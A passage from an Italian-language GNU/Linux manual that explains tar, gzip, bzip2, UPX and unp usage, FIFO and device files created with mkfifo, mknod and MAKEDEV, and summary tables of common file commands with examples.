	Filtra l'archivio attraverso il programma di compressione '**`gzip`**'.

`-j` `--bzip2`	Filtra l'archivio attraverso il programma di compressione '**`bzip2`**' (sia per la compressione che per l'estrazione).

Opzione	Descrizione
`--use-compress-program` ***prog***	Filtra l'archivio attraverso il programma di compressione indicato nell'argomento. Questo programma di compressione deve riconoscere l'opzione '**`-d`**', come fa '**`gzip`**', allo scopo di decomprimere i dati.

Segue la descrizione di alcuni esempi.

- # **`tar -c -f /dev/fd0 -L 1440 -M -v /usr`** [*Invio*]

  Archivia la directory '`/usr/`' con tutto il suo contenuto, comprese le sottodirectory, utilizzando i dischetti (da 1440 Kibyte).

  Con la copia multivolume, come in questo caso, non è possibile utilizzare la compressione automatica attraverso l'opzione '**`-z`**' o '**`-Z`**'.

- # **`tar cf /dev/fd0 -L 1440 -M -v /usr`** [*Invio*]

  Esattamente come nell'esempio precedente, con la differenza che le opzioni '**`-c`**' e '**`-f`**' sono indicate senza il trattino iniziale.

- # **`tar cvf /dev/fd0 -L 1440 -M /usr`** [*Invio*]

  Esattamente come nell'esempio precedente.

- # **`tar -cfv /dev/fd0 -L 1440 -M /usr`** [*Invio*]

  # **`tar cfv /dev/fd0 -L 1440 -M /usr`** [*Invio*]

Questi due esempi sono identici ed **errati** ugualmente. Non è possibile accodare lettere di altre opzioni dopo la «f», dal momento che questa richiede un argomento.

In molti documenti su '**tar**' si vedono esempi errati di questo tipo. Possono anche funzionare, ma sono errati concettualmente ed è molto probabile incontrare un programma '**tar**' che in tali situazioni faccia qualcosa di diverso da quello che ci si aspetterebbe.

- `$ tar -t -f /dev/fd0 -L 1440 -M -v` [*Invio*]

  Visualizza l'elenco del contenuto dell'archivio fatto su dischetti.

- `$ tar -x -f /dev/fd0 -L 1440 -M -v -p --same-owner` [*Invio*]

  Estrae il contenuto dell'archivio su dischetti a partire dalla posizione corrente.

È probabile che l'opzione '**--same-owner**' sia già predefinita all'interno di '**tar**', ma in generale vale la pena di ricordarsene. Tuttavia, in questi esempi, dal momento che si tratta di un utente comune (lo si vede dal dollaro che viene indicato come invito), non ha significato, dal momento che l'utente comune non ha la possibilità di assegnare a un altro la proprietà dei file che crea.

- `$ tar xpvf /dev/fd0 -L 1440 -M --same-owner` [*Invio*]

  Come nell'esempio precedente, aggregando alcune opzioni e togliendo il trattino iniziale di queste.

- `$` **`tar -c -f /tmp/archivio.tgz -z -v /usr`**[*Invio*]

  Archivia il contenuto della directory '`/usr/`' nel file '`/tmp/archivio.tgz`' dopo averlo compresso con '**`gzip`**'.

- `$` **`tar czvf /tmp/archivio.tgz /usr`**[*Invio*]

  Come nell'esempio precedente.

- `$` **`tar -c -f /tmp/archivio.tar.bz2 -j -v /usr`**[*Invio*]

  Archivia il contenuto della directory '`/usr/`' nel file '`/tmp/archivio.tar.bz2`' dopo averlo compresso con '**`bzip2`**'.

- `$` **`tar cjvf /tmp/archivio.tar.bz2 /usr`**[*Invio*]

  Come nell'esempio precedente.

20.14 Compressione

La compressione dei dati è una tecnica che consente di risparmiare senza perdere informazioni. L'operazione avviene di norma in modo sequenziale, per cui può essere gestita attraverso dei programmi filtro, che alle volte permettono di rendere trasparente l'operazione. Data la facilità con cui nei sistemi Unix si possono combinare assieme delle tecniche di questo genere, in tali ambienti si tende a preferire l'archiviazione seguita da una compressione complessiva.

20.14.1 Utilizzo di «gzip», «gunzip» e «zcat»

Il programma di servizio '**`gzip`**' [35] viene usato per comprimere o decomprimere ogni file indicato negli argomenti:

```
gzip [opzioni] [file...]
```

```
gunzip [opzioni] [file...]
```

```
zcat [opzioni] [file...]
```

Il programma '**gzip**' è in grado di comprimere solo file normali, in modo singolo: per ogni file ne viene generato un altro con l'estensione '`.gz`' o un'altra se specificato diversamente con le opzioni. Se non viene indicato alcun file o se si utilizza espressamente un trattino isolato ('**-**'), lo standard input viene compresso e il risultato viene emesso attraverso lo standard output.

Il nome '**gunzip**' è un collegamento a '**gzip**'. Se '**gzip**' viene avviato con il nome '**gunzip**' si comporta come se fosse stata utilizzata l'opzione '**-d**'.

Il nome '**zcat**' è un collegamento a '**gzip**'. Se '**gzip**' viene avviato con il nome '**zcat**' si comporta come se fossero state utilizzate simultaneamente le opzioni '**-d**' e '**-c**'. In alcuni sistemi, invece di '**zcat**' potrebbe essere presente il collegamento '**gzcat**'.

Si può consultare il documento *info gzip*, oppure la pagina di manuale *gzip(1)* per maggiori dettagli sull'uso di questo programma.

Tabella 20.89. Alcune opzioni.

Opzione	Descrizione

`-c`
`--stdout`
`--to-stdout`
	Emette il risultato attraverso lo standard output. Il programma utilizza automaticamente questa opzione quando viene eseguito con il nome '**`zcat`**'.

`-d`
`--decompress`
`--uncompress`
	Decomprime un file compresso. Il programma utilizza automaticamente questa opzione quando viene eseguito con il nome '**`gunzip`**'.

`-r` `--recursive`	Se tra i nomi indicati nella riga di comando appaiono delle directory, vengono compressi o decompressi tutti i file in esse contenuti.
`-t` `--test`	Controlla l'integrità dei file compressi.

Opzione	Descrizione

`-1`
`-2`
`-3`
`-4`
`-5`
`-6`
`-7`
`-8`
`-9`
	Permette di definire il livello di compressione: '**`-1`**' rappresenta la compressione minima, che in compenso richiede meno elaborazione; '**`-9`**' rappresenta la compressione massima, a scapito del tempo di elaborazione. Se non viene specificata questa opzione, si utilizza un livello intermedio, corrispondente a '**`-6`**'.

Segue la descrizione di alcuni esempi:

- `$` **`gzip *.sgml`** [*Invio*]

  Comprime i file '`*.sgml`', utilizzando un livello intermedio di compressione, sostituendo i file originali con quelli compressi: '`*.sgml.gz`'.

- `$` **`gzip -d *.sgml.gz`** [*Invio*]

  Espande i file corrispondenti al modello '`*.sgml.gz`', togliendo loro l'estensione '`.gz`'.

- `$` **`cat pippo | gzip -9 > pippo.gz`** [*Invio*]

Genera il file ‘`pippo.gz`’ come risultato della compressione di ‘`pippo`’. In particolare, viene utilizzato il livello di compressione massima e il file originale non viene cancellato.

- `$` **`cat pippo.gz | gzip -d > pippo`**[*Invio*]

  Fa l’opposto dell’esempio precedente: espande il file ‘`pippo.gz`’ generando ‘`pippo`’, senza cancellare il file originale.

20.14.2 Utilizzo di «bzip2» e «bunzip2»

Il programma di servizio ‘**`bzip2`**’ [36] è un programma di compressione funzionalmente analogo a ‘**`gzip`**’, nel senso che viene creato un file compresso per ogni file indicato negli argomenti:

```
bzip2 [opzioni] [file…]
```

```
bunzip2 [opzioni] [file…]
```

Il programma ‘**`bzip2`**’, come ‘**`gzip`**’, è in grado di comprimere solo file normali, in modo singolo, dove per ogni file ne viene generato un altro con l’estensione ‘`.bz2`’. Se non viene indicato alcun file o se si utilizza espressamente un solo trattino isolato (‘**`-`**’), lo standard input viene compresso e il risultato viene emesso attraverso lo standard output.

Il programma ‘**`bzip2`**’ utilizza un algoritmo di compressione differente, rispetto a ‘**`gzip`**’, con un carico di elaborazione maggiore, che diventa efficace solo in presenza di file di grandi dimensioni. In generale, per garantire la massima portabilità di un archivio compresso,

conviene utilizzare '**gzip**', salvo quando le dimensioni dell'archivio sono tali da rendere realmente conveniente l'utilizzo di '**bzip2**'.

La sintassi di '**bzip2**' è molto simile a quella di '**gzip**', anche se non è del tutto identica. Prima di decidere di utilizzare '**bzip2**' per archiviare i propri dati, conviene leggere la documentazione originale: il documento *info bzip2*, oppure la pagina di manuale *bzip2(1)*, in modo da poter valutare correttamente.

Il nome '**bunzip2**' è un collegamento a '**bzip2**', il quale, se avviato con questo nome, utilizza implicitamente l'opzione '**-d**' per decomprimere i file indicati alla fine della riga di comando.

Tabella 20.90. Alcune opzioni.

Opzione	Descrizione
`-c` `--stdout`	Comprime o decomprime emettendo il risultato attraverso lo standard output. La decompressione ammette l'emissione di più file, mentre in caso di compressione, se ne può emettere solo uno.
`-d` `--decompress`	Forza la modalità di decompressione dei dati. Questo è il comportamento predefinito, quando il programma viene eseguito con il nome '**bunzip2**'.
`-f` `--compress`	Forza la modalità di compressione dei dati. Serve a imporre la compressione, indipendentemente dal nome utilizzato per avviare '**bzip2**'.
`-t` `--test`	Controlla l'integrità dei file compressi.

Opzione	Descrizione

`-1`
`-2`
`-3`
`-4`
`-5`
`-6`
`-7`
`-8`
`-9`
	Permette di definire il livello di compressione: '**`-1`**' rappresenta la compressione minima, che in compenso richiede blocchi più piccoli (100 Kibyte) e meno elaborazione; '**`-9`**' rappresenta la compressione massima, a scapito della dimensione dei blocchi che aumenta in modo considerevole (900 Kibyte) e del tempo di elaborazione.

20.14.3 UPX

UPX, ovvero il programma di servizio '**`upx`**',[37] consente di comprimere dei programmi eseguibili, in modo da poter poi essere avviati senza bisogno di procedere alla loro espansione. In pratica, si prende un programma, lo si comprime e, all'apparenza, questo continua a funzionare come prima.

Il programma UPX è realizzato per vari tipi eseguibili e il suo comportamento si adatta alle circostanze. In particolare, per quanto riguarda i sistemi GNU/Linux, l'avvio del programma compresso implica una fase di estrazione nella directory temporanea '`/tmp/`' e l'avvio successivo di quanto estratto. Come conseguenza più impor-

tante si ha che il processo che viene messo in funzione ha un'apparenza diversa rispetto al solito. A titolo di esempio, si suppone di avere compresso il programma '**yes**' e di averlo avviato in questo modo:

```
$ yes ciao > /dev/null &[Invio]
```

Se si osserva con il programma '**ps**', in certi casi potrebbe sembrare ancora tutto normale:

```
$ ps x[Invio]

  PID TTY      STAT   TIME COMMAND
 …
 7513 tty5     R      0:41 yes ciao
 7529 tty5     R+     0:00 ps x
```

Ma in altri casi, il processo si mostra attraverso un numero:

```
$ ps[Invio]

  PID TTY          TIME CMD
 6173 tty5     00:00:00 sh
 7513 tty5     00:01:36 3
 7545 tty5     00:00:00 ps
```

```
$ pstree[Invio]

 init-+-ahc_dv_0
      …
       |-sh-+-3
       |    `-pstree
      …
```

Segue la descrizione del modello sintattico per l'uso di '**upx**':

```
upx [comando] [altre_opzioni] [file_eseguibile...]
```

Il modello sintattico indica la presenza di un'opzione iniziale, con lo scopo di dichiarare il tipo di azione da compiere (se viene omessa, si intende la volontà di comprimere i file), seguita eventualmente da altre opzioni, quindi dai file da comprimere. La tabella successiva riepiloga i comandi disponibili; si rammenti che si può usare una sola opzione di questo tipo, ovvero si può indicare un solo comando.

Tabella 20.94. Comandi.

Opzione	Descrizione
	L'assenza dell'opzione di comando implica l'intenzione di comprimere i file secondo la modalità predefinita.
`-1|2|3|4|5|6|7|8|9` `--best`	Specifica il livello di compressione: con '**`-1`**' si ottiene un livello minimo, mentre con '**`-9`**' richiede una compressione molto migliore. Utilizzando l'opzione '**`--best`**' si intende richiedere la compressione migliore che sia disponibile.
`-d`	Decomprime i file compressi in precedenza, riportandoli così al loro stato originale.
`-t`	Verifica l'integrità dei file che si presume siano stati compressi in precedenza.
`-l`	Mostra alcune informazioni sullo stato di file che si presume siano stati compressi in precedenza.

Segue la descrizione di alcuni esempi.

- `$` **upx mio_programma** [*Invio*]

  Comprime il file '`./mio_programma`':

```
                       Ultimate Packer for eXecutables
   Copyright (C) 1996, 1997, 1998, 1999, 2000, 2001, 2002, 2003, 2004
UPX 1.25         Markus F.X.J. Oberhumer & Laszlo Molnar        Jun 29th 2004

        File size         Ratio      Format      Name
   --------------------   ------   -----------   -----------
     12536 ->      7822   62.40%    linux/386    mio_programma

Packed 1 file.
```

- `$` **upx -d mio_programma** [*Invio*]

  Estrae il file compresso in precedenza:

```
                       Ultimate Packer for eXecutables
   Copyright (C) 1996, 1997, 1998, 1999, 2000, 2001, 2002, 2003, 2004
UPX 1.25         Markus F.X.J. Oberhumer & Laszlo Molnar        Jun 29th 2004

        File size         Ratio      Format      Name
   --------------------   ------   -----------   -----------
     12536 <-      7822   62.40%    linux/386    mio_programma

Unpacked 1 file.
```

- `$` **upx --best mio_programma** [*Invio*]

  Comprime il file '`./mio_programma`' utilizzando il grado di compressione maggiore, anche se in tal caso non si ottengono miglioramenti:

```
                       Ultimate Packer for eXecutables
   Copyright (C) 1996, 1997, 1998, 1999, 2000, 2001, 2002, 2003, 2004
UPX 1.25         Markus F.X.J. Oberhumer & Laszlo Molnar        Jun 29th 2004

        File size         Ratio      Format      Name
   --------------------   ------   -----------   -----------
     12536 ->      7822   62.40%    linux/386    mio_programma

Packed 1 file.
```

20.14.4 Utilizzo di «unp» e di «ucat»

«

Unp[38] è un pacchetto composto di piccoli programmi frontali per facilitare l'estrazione di file compressi, senza dover ricordare comandi e sintassi differenti; comandi che invece vengono avviati in modo trasparente e appropriato.

```
unp file... [-- opzioni_specifiche]
```

```
ucat file...
```

Il primo dei due modelli sintattici mostrati fa riferimento al programma '**unp**', con il quale si estraggono i file indicati come argomento; eventualmente, preceduti da due trattini '**--**', si possono aggiungere delle opzioni specifiche per il programma che si ritiene venga usato da '**unp**' per l'estrazione, ma ovviamente in questo modo perde di significato l'uso del programma frontale. Il secondo dei due modelli fa riferimento al programma '**ucat**', da intendere come un programma che legge i file indicati, li estrae e li emette attraverso lo standard output. Segue la descrizione di alcuni esempi.

- `$` **`unp mio.tar.gz`** [*Invio*]

  In questo caso, si presume che il file '**mio.tar.gz**' sia stato generato con la coppia «tar+gzip». Il programma lo fa estrarre, come se venisse usato il comando seguente:

  `$` **`tar xzvf mio.tar.gz`** [*Invio*]

- `$` **`unp mio.gz`** [*Invio*]

In questo caso, si presume che il file '**mio.gz**' sia stato generato da Gzip. Il programma lo fa estrarre, come se venisse usato il comando seguente:

```
$ gunzip < mio.gz > mio [Invio]
```

In pratica, rispetto al comportamento comune di Gzip, il file originale rimane intatto e l'estrazione avviene nella directory corrente.

- `$ ucat mio.bz2 [Invio]`

  Mostra il contenuto del file '`mio.bz2`'.

Altri programmi affini.

star(1)[39]	Si tratta di un programma Tar alternativo e compatibile con i vecchi standard.
arc(1)[40]	Si tratta di un programma di archiviazione e compressione, per gruppi di file, originario per sistemi CP/M e Dos.
arj(1)[41]	Si tratta di un programma di archiviazione e compressione, per gruppi di file, originario per sistemi Dos. Si osservi che nelle sue versioni originali, questo programma non era software libero.
zoo(1)[42]	Si tratta di un programma di archiviazione e compressione, per gruppi di file, sviluppato originariamente per sistemi Dos.
zip(1), *unzip(1)*[43]	Si tratta di un programma di archiviazione e compressione, per gruppi di file, sviluppato originariamente per i sistemi Dos.
lzop(1)[44]	Si tratta di un programma di compressione, per file singoli, che funziona sostanzialmente come Gzip, ma con l'obiettivo di essere più veloce.
PPMd(1)[45]	Si tratta di un programma di compressione, per file singoli, che funziona sostanzialmente come Gzip.

dact(1)[46]	Si tratta di un programma di compressione, per file singoli, che funziona sostanzialmente come Gzip, utilizzando algoritmi di compressione differenti e selezionando di volta in volta quello che si dimostra più adatto.
makeself(1)[47]	Si tratta di uno script, in grado di creare un altro script che incorpora un archivio compresso di dati. Tale script ottenuto, se avviato, provvede da solo a usare gli strumenti necessari a estrarre il contenuto incorporato. Si osservi che l'archivio ottenuto è sì autoestraente, ma per questo si avvale di programmi esterni, anche se comuni, pertanto non è autonomo.

20.15 File FIFO

Ciò che è noto comunemente come «*pipe* con nome», è un file che funziona da ***serbatoio FIFO***. FIFO è acronimo di *First in first out*, ovvero, «il primo a entrare è il primo a uscire», indicato a volte con il termine ***coda***. Si usano file di questo tipo per permettere a due processi di comunicare. Il primo apre il file in scrittura e vi aggiunge dati, il secondo lo apre in lettura e lo legge sequenzialmente.

20.15.1 Utilizzo di «mkfifo»

Il programma di servizio '**`mkfifo`**'[48] crea uno o più file FIFO (*pipe* con nome):

```
mkfifo [opzioni] file...
```

Opzione	Descrizione
`-m` ***modalità_dei_permessi*** `--mode=`***modalità_dei_permessi***	Questa opzione permette di specificare esplicitamente i permessi del file che viene creato. La modalità può essere espressa sia in forma numerica, sia simbolica, come è possibile fare con il programma '**chmod**' (20.7.3). Il valore predefinito di questi permessi è 0666_8, meno il valore della maschera dei permessi.

Nell'esempio seguente vengono mostrati una sequenza di comandi con i quali, creando due file FIFO, si ottiene lo stesso risultato di un condotto come '**cat mio_file | sort | lpr**'.

```
$ mkfifo fifo1 fifo2 [Invio]
```

Crea due file FIFO: '`fifo1`' e '`fifo2`'.

```
$ cat mio_file >> fifo1 & [Invio]
```

Invia '`mio_file`' a '`fifo1`' senza attendere ('**&**').

```
$ sort < fifo1 >> fifo2 & [Invio]
```

Esegue il riordino di quanto ottenuto da '`fifo1`' e invia il risultato a '`fifo2`' senza attendere ('**&**').

```
$ lpr < fifo2 [Invio]
```

Accoda la stampa di quanto ottenuto da '**fifo2**'.

20.16 File di dispositivo

I file di dispositivo sono riferimenti a funzionalità contenute nel kernel. Nei sistemi Unix, questi file di dispositivo devono indicare due numeri, detti ***primario*** e ***secondario*** (oppure *major* e *minor*, secondo la terminologia originale), dove il primo rappresenta il tipo di dispositivo e il secondo serve a identificare esattamente un dispositivo particolare. Questi numeri dipendono dal kernel e di conseguenza possono variare da un sistema operativo Unix all'altro.

Nei sistemi Unix si accede quindi ai dispositivi attraverso file speciali, contenuti tradizionalmente nella directory '`/dev/`'. Anche i nomi che si danno a questi file possono variare da un sistema Unix all'altro; in certi casi ci sono piccole differenze tra le stesse distribuzioni GNU/Linux.[49]

Dal momento che questi file servono solo in quanto contengono i numeri primario e secondario di un certo dispositivo, potrebbero funzionare anche collocati al di fuori della loro directory tradizionale, utilizzando eventualmente nomi differenti. Questa possibilità viene sfruttata da alcune distribuzioni GNU/Linux, nella fase di installazione, quando nei dischetti di avvio vengono creati al volo i file di dispositivo necessari a completare l'operazione, utilizzando eventualmente la stessa directory temporanea.

I file di dispositivo si distinguono in due categorie, in base al fatto che l'hardware a cui corrispondono sia in grado di gestire un flusso di caratteri, presi ognuno singolarmente, oppure richieda che i dati siano raggruppati in blocchi di una dimensione determinata. Nel primo caso si parla di dispositivo a caratteri, mentre nel secondo di dispositivo a blocchi.

Dato che i dispositivi fisici sono gestiti attraverso file di dispositivo, l'accesso all'hardware viene controllato con i permessi che vengono dati a questi file. La gestione dei permessi è molto importante nell'impostazione che viene data al sistema ed è uno dei punti su cui si trovano le differenze significative tra le varie distribuzioni GNU/Linux. Inoltre, l'esistenza di utenti e gruppi fittizi, con nomi come '**floppy**', '**sys**', '**daemon**' e altri, dipende spesso da questa esigenza di controllo dell'accesso ai dispositivi.

20.16.1 Utilizzo di «mknod»

«

Il programma di servizio '**mknod**' [50] permette di creare un file FIFO oppure un file di dispositivo:

```
mknod [opzioni] file tipo [numero_primario numero_secondario]
```

Il tipo di file viene indicato attraverso una lettera, mentre i numeri primario e secondario sono richiesti solo quando non si tratta della creazione di un file FIFO. La creazione di file di dispositivo è riservata all'utente '**root**'.

Tipo	Descrizione
`p`	La lettera '**p**' indica un file FIFO.
`b`	La lettera '**b**' indica un dispositivo a blocchi con memoria tampone (*buffer*).
`c`	La lettera '**c**' indica un dispositivo a caratteri con memoria tampone.
`u`	La lettera '**u**' indica un dispositivo a caratteri senza memoria tampone.

Opzione	Descrizione
`-m` ***modalità_dei_permessi*** `--mode=`***modalità_dei_permessi***	Questa opzione permette di specificare esplicitamente i permessi del file che viene creato. La modalità può essere espressa sia in forma numerica che simbolica, come è possibile fare con il programma '**chmod**' (20.7.3). Il valore predefinito di questi permessi è 0666_8, meno il valore della maschera dei permessi.

Segue la descrizione di alcuni esempi.

- `$` **mknod fifo1 p**[*Invio*]

  Crea il file FIFO '`fifo1`' esattamente come si potrebbe fare utilizzando il programma '**mkfifo**'.

- `#` **mknod -m 0600 tty9 c 4 9**[*Invio*]

  Crea il file di dispositivo a caratteri '`tty9`', nella directory corrente, utilizzando dei permessi opportuni.

- `#` **mknod -m 0660 hda1 b 3 1**[*Invio*]

  Crea il file di dispositivo a blocchi '`hda1`', nella directory corrente, utilizzando dei permessi opportuni.

20.16.2 File «/dev/MAKEDEV»

Il file '`/dev/MAKEDEV`' è uno script molto importante che si occupa di ricreare i file di dispositivo, rispettando le convenzioni del proprio sistema particolare:

```
/dev/MAKEDEV dispositivo...
```

Infatti, non c'è solo il problema di definire il nome e i numeri primario e secondario: occorre anche stabilire i permessi corretti, l'utente e il gruppo proprietari. Trascurando questi particolari, si rischierebbe di aprire dei buchi, anche gravi, nella sicurezza del sistema.

In tal senso, questo script è diverso da un sistema operativo all'altro. Solo il nome e la collocazione sono definiti dallo standard generale dei sistemi Unix.

Generalmente si possono indicare come argomento uno o più nomi di file di dispositivo, senza il percorso. Questi dovrebbero essere creati nella directory corrente. Si vedano gli esempi successivi.

- # **/dev/MAKEDEV tty1** [*Invio*]

  Crea il file di dispositivo corrispondente alla prima console virtuale, assegnandogli tutti gli altri attributi corretti.

- # **/dev/MAKEDEV sda** [*Invio*]

  Crea il file di dispositivo corrispondente alla prima unità di memorizzazione di massa, assegnandogli tutti gli altri attributi corretti.

Normalmente, lo script riconosce al posto del nome di un file di dispositivo, il nome di un gruppo di questi. La tabella successiva riguarda alcuni nomi di gruppi di file che si utilizzano nella distribuzione GNU/Linux Debian.

Tabella 20.102. Alcuni nomi di gruppi di file di dispositivo nella distribuzione GNU/Linux Debian.

Nome	Descrizione
`generic`	Crea i file di dispositivo più comuni.
`usb`	Crea i file di dispositivo utili per i componenti collegati attraverso un bus USB.
`md`	Crea i file di dispositivo utili per la gestione di dischi RAID gestiti via software.

Tabella 20.103. La lettera che appare all'inizio dei permessi dei file, quando si usa '**`ls`**'.

lettera	Significato
`-`	Un file di dati puro e semplice.
`d`	Directory.
`l`	Collegamento simbolico.
`p`	File FIFO (*pipe* con nome).
`c`	Dispositivo a caratteri.
`b`	Dispositivo a blocchi.
`s`	Socket di dominio Unix.

20.17 Tabelle riepilogative

«

Tabella 20.104. Directory, percorsi e contenuti

Comando	Descrizione
`cd [~]`	Cambia la directory corrente, raggiungendo la directory personale dell'utente.
`cd` ***percorso***	Cambia la directory corrente per raggiungere la directory indicata; se il percorso è relativo, questo si aggiunge alla directory corrente di partenza.
`cd ~`***utente***	Cambia la directory corrente per raggiungere la directory personale dell'utente indicato (sempre che i permessi di accesso alla directory lo consentano).
`pwd`	Mostra la directory corrente.
`ls [.]`	Elenca i file e il contenuto della directory corrente.
`ls` ***nome***…	Elenca i file e il contenuto delle directory indicate; oppure, in mancanza di argomenti, elenca il contenuto della directory corrente.
`ls -l` ***nome***…	Elenca quanto richiesto, dando maggiori informazioni.
`ls -i` ***nome***…	Elenca quanto richiesto, aggiungendo il numero di inode.
`ls -a` ***nome***…	Elenca quanto richiesto, senza escludere i nomi che iniziano con un punto.

Comando	Descrizione
`ls -R` ***nome***...	Elenca quanto richiesto, continuando ricorsivamente nelle sottodirectory.
`ls -F` ***nome***...	Elenca i file, aggiungendovi un simbolo alla fine, per evidenziarne il tipo.
`mkdir -p` ***directory***...	Crea le directory indicate e anche le eventuali directory precedenti, se necessario.
`mkdir -m` ***permessi directory***...	Crea le directory indicate specificando la modalità di accesso (i permessi).
`rmdir -p` ***directory***...	Cancella le directory indicate e anche le eventuali directory precedenti, se queste risultano vuote.
`basename` ***percorso*** [***estensione***]	Estrae il nome finale di un percorso, togliendo anche il suffisso, se indicato.
`dirname` ***percorso***	Estrae la directory da un percorso. In pratica, elimina il nome finale dal percorso.
`file` ***nome***...	Elenca i file classificandone il tipo, in base al magic number.
`du -s` ***nome***...	Calcola lo spazio totale utilizzato, espresso in kibibyte (simbolo: «Kibyte»), per ogni directory indicata.
`which` ***nome***...	Restituisce i percorsi dei file binari che verrebbero utilizzati per i comandi indicati come argomento.

Comando	Descrizione
`whereis` ***nome***…	Localizza i file binari e le pagine di manuale dei comandi indicati come argomento.

Tabella 20.105. Proprietà, permessi e attributi

Comando	Descrizione
`chown` ***utente file***…	Cambia la proprietà dei file indicati, in modo che appartengano all'utente specificato.
`chown -R` ***utente*** **:** ***directory***	Cambia la proprietà della directory indicata e dei suoi file, comprese le sottodirectory, in modo che appartengano all'utente indicato e al gruppo dello stesso utente.
`chgrp -R` ***gruppo directory***	Cambia la proprietà della directory indicata e dei suoi file, comprese le sottodirectory, in modo che appartengano al gruppo indicato, senza cambiare l'utente.

Comando	Descrizione
`chmod -R a+X` ***directory***	Attribuisce i permessi di «esecuzione» a tutte le directory e ai file che ne hanno già almeno uno (per il proprietario, o il gruppo o gli altri), per tutti i tipi di utenti, a partire dalla directory indicata.
`find` ***directory*** `-type d ↩` `↪-exec chmod g+s \{\} \;`	Attiva il bit SGID per le sole directory a partire da quella di partenza indicata (si suppone di utilizzare la shell Bash).
`find` ***directory*** `-type f ↩` `↪-exec chmod 0444 \{\} \;`	Definisce la modalità, in sola lettura, per tutti i file normali, a partire dalla directory indicata (si suppone di utilizzare la shell Bash).

Tabella 20.106. Copia, collegamento, spostamento, cancellazione e archiviazione

Comando	Descrizione
`cp` ***file_origine file_destinazione***	Copia un file normale generandone un altro con il nome che appare alla fine della riga di comando.

Comando	Descrizione
`cp` ***file_origine*...** ***directory_di_destinazione***	Copia i file di origine nella directory di destinazione indicata, mantenendo così gli stessi nomi di partenza.
`cp -dp` ***file_origine*...** ***directory_di_destinazione***	Copia i file di origine, riproducendo il più possibile le caratteristiche originali. In particolare, i collegamenti simbolici vengono mantenuti come tali.
`cp -dpR` ***origine*...** ***directory_di_destinazione***	Copia i file o le directory di origine, in modo ricorsivo, riproducendo il più possibile le caratteristiche originali. In particolare, i collegamenti simbolici vengono mantenuti come tali.
`cp -dpRl` ***origine*...** ***directory_di_destinazione***	Copia le directory di origine ed eventuali discendenti, mentre per i file vengono generati solo collegamenti fisici.
`ln` ***file_origine file_destinazione***	Crea un collegamento fisico con il nome che appare alla fine della riga di comando sullo stesso inode del primo.

Comando	Descrizione
`ln -s` ***file_origine file_destinazione***	Crea un collegamento simbolico con il nome che appare alla fine della riga di comando, che punta al file di origine.
`ln [-s]` ***origine*...** ***directory_di_destinazione***	Crea dei collegamenti nella directory di destinazione, con lo stesso nome dei file di origine.
`mv` ***nome_origine nome_destinazione***	Cambia il nome di un file o di una directory.
`mv` ***nome_origine*...** ***directory_destinazione***	Sposta i file o le directory di origine nella directory di destinazione indicata.
`for a in *`***.ext_1***`;` ↩ ↪`do` ↩ ↪`mv $a `basename $a `***.ext_1***`` `***.ext_2***`;` ↩ ↪`done`	Sostituisce l'estensione '***.ext_1***' a tutti i file contenuti nella directory, mettendo al suo posto l'estensione '***.ext_2***'.
`rm` ***nome*...**	Cancella i file indicati.
`rm -r` ***nome*...**	Cancella file e directory in modo ricorsivo.
`find / -type f -name core` ↩ ↪`-exec rm -i \{\} \;`	Elimina tutti i file '`core`' (solo i file normali).
`tar cf` ***archivio_di_destinazione*** ↩ ↪***directory_di_origine***	Archivia una directory in un file, utilizzando '**`tar`**' senza compressione.

Comando	Descrizione
`tar czf` ***archivio_di_destinazione*** ↩ ↪***directory_di_origine***	Archivia una directory in un file, utilizzando '**`tar`**' e comprimendolo con '**`gzip`**'.
`tar cjf` ***archivio_di_destinazione*** ↩ ↪***directory_di_origine***	Archivia una directory in un file, utilizzando '**`tar`**' e comprimendolo con '**`bzip2`**'.
`tar cf -` ***directory_di_origine*** ↩ ↪`| gzip -9 >` ***archivio_di_destinazione***	Archivia una directory in un file, utilizzando '**`tar`**' e comprimendolo al massimo con '**`gzip`**'.
`tar cf -` ***directory_di_origine*** ↩ ↪`| bzip2 -9 >` ***archivio_di_destinazione***	Archivia una directory in un file, utilizzando '**`tar`**' e comprimendolo al massimo con '**`bzip2`**'.
`tar tf` ***archivio_di_origine*** ↩ ↪[***'modello_da_estrarre'***] ...	Elenca il contenuto di un archivio '**`tar`**'.
`tar tzf` ***archivio_di_origine*** ↩ ↪[***'modello_da_estrarre'***] ...	Elenca il contenuto di un archivio '**`tar`**', compresso con '**`gzip`**'.
`tar tjf` ***archivio_di_origine*** ↩ ↪[***'modello_da_estrarre'***] ...	Elenca il contenuto di un archivio '**`tar`**', compresso con '**`bzip2`**'.
`gunzip <` ***archivio_di_origine*** ↩ ↪`| tar tf -` [***'modello_da_estrarre'***] ...	Elenca il contenuto di un archivio '**`tar`**', compresso con '**`gzip`**', utilizzando un condotto.
`bunzip2 <` ***archivio_di_origine*** ↩ ↪`| tar tf -` [***'modello_da_estrarre'***] ...	Elenca il contenuto di un archivio '**`tar`**', compresso con '**`bzip2`**'.

Comando	Descrizione
`tar xpf` ***archivio_di_origine*** ↩ ↪ [***'modello_da_estrarre'***] ...	Estrae il contenuto di un archivio '**tar**' a partire dalla directory corrente, mantenendo il più possibile inalterati gli attributi originali dei file.
`tar xpzf` ***archivio_di_origine*** ↩ ↪ [***'modello_da_estrarre'***] ...	Estrae il contenuto di un archivio '**tar**', compresso con '**gzip**', a partire dalla directory corrente, mantenendo il più possibile inalterati gli attributi originali dei file.
`tar xpjf` ***archivio_di_origine*** ↩ ↪ [***'modello_da_estrarre'***] ...	Estrae il contenuto di un archivio '**tar**', compresso con '**bzip2**', a partire dalla directory corrente, mantenendo il più possibile inalterati gli attributi originali dei file.
`gunzip <` ***archivio_di_origine*** ↩ ↪ `| tar xpf -` [***'modello_da_estrarre'***] ...	Estrae il contenuto di un archivio '**tar**', compresso con '**gzip**' (utilizzando un condotto), a partire dalla directory corrente, mantenendo il più possibile inalterati gli attributi originali dei file.

Comando	Descrizione
`bunzip2 <` ***archivio_di_origine*** `↩` `↪| tar xpf -` [***'modello_da_estrarre'***] …	Estrae il contenuto di un archivio '**`tar`**', compresso con '**`bzip2`**', a partire dalla directory corrente, mantenendo il più possibile inalterati gli attributi originali dei file.
`tar cf /dev/fd0 -L 1440 ↩` `↪-M` ***origine_da_archiviare***	Archivia una directory, o un file, su una serie di dischetti inizializzati a 1440 Kibyte, ma senza file system.
`tar tf /dev/fd0 -L 1440 ↩` `↪-M` [***'modello_da_estrarre'***] …	Elenca il contenuto di un archivio contenuto in una serie di dischetti da 1440 Kibyte senza file system.
